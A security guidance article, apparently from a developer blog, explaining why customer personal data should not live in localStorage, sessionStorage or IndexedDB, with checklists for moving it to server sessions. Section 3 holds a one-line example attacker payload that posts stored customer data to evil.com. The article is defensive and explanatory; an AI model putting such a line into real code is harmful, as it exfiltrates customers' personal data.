
What Breaks When Customer Data Lives in Browser Storage
What can go wrong when customer data is stored in the browser, from security exposure to retention and deletion risk.

Conclusion first: Storing customer PII in browser storage simultaneously creates three fatal defects: instant XSS exfiltration, quota-driven silent deletion, and inability to honor consent withdrawal. Move to server sessions immediately.
1. Storage Type Data Models
 Comparison of structural differences:
| Storage | Origin-shared | Quota | Persistence | PII suitability |
|---|---|---|---|---|
| localStorage | Yes | 5-10 MiB | Permanent | Unsuitable |
| sessionStorage | Yes | 5-10 MiB | Tab close | Unsuitable |
| IndexedDB | Yes | Hundreds MiB | Permanent | Unsuitable |
2. Quota Eviction Mechanics
Browsers apply LRU or per-site quota eviction without warning. See browser-storage-evicts for implementation details.
3. XSS Exposure Path
Without CSP, any inline script can read localStorage exactly like document.cookie.
// Dangerous pattern
localStorage.setItem('customer', JSON.stringify({email: user.email, phone: user.phone}));
// Attacker payload
fetch('https://evil.com', {method:'POST', body: localStorage.getItem('customer')});
4. Minimization Checklist
- Remove PII fields; store only hash or token
- Reduce scope to sessionStorage
- Use tokens expiring within 15 minutes
- Store only server-decryptable encrypted blobs
5. Server Handoff Implementation Steps
- Issue JWT via HttpOnly Secure cookie on login
- Keep only token ID in client memory
- Send via Authorization header on every API call
- Server validates session and returns only required data
HttpOnly + SameSite=Strict cookies are unreadable by XSS.
6. When NOT to Use This Approach
- GDPR/CCPA-regulated customer data
- Data required beyond 30 days without re-authentication
- Offline-first features that cannot sync
7. Failure Modes
- Silent data loss on quota breach
- Immediate deletion in Private/Incognito mode
- Extension hooking of storage APIs
8. Related Internal References
See apps-script-automation-guide, lockservice-concurrency, retry-backoff, service-invoked-too-many-times, when-to-leave-gas.
Final review criteria
The useful question is not how many features the automation has. It is whether the workflow can be understood, recovered, and safely rerun after something goes wrong.
- Raw input is separated from the human-facing working view.
- Each run records success, failure, processed count, and error message.
- Replaying the same input does not create duplicate results.
- Permission changes, quota errors, and external API failures are visible later.
For low-risk internal tasks, that may be enough. For customer replies, booking confirmation, inventory updates, payments, or legal records, the threshold is higher: compare Apps Script against a dedicated SaaS or a small server-backed system before relying on it.
Frequently asked questions
- Is it acceptable to store email or phone numbers in localStorage?
- Never recommended. Any XSS immediately exfiltrates the data, and browser quota policies can evict it without notice. Minimize and move to server-side sessions instead.
- Is IndexedDB safer than localStorage for PII?
- Larger quota does not equal safety. Same-origin XSS still reads everything in plaintext. Encryption without proper key management does not remove the exposure.
- Does setting an expiration reduce the risk?
- Only marginally. Once an attacker executes script, data is already leaked; eviction timing remains unpredictable across browsers.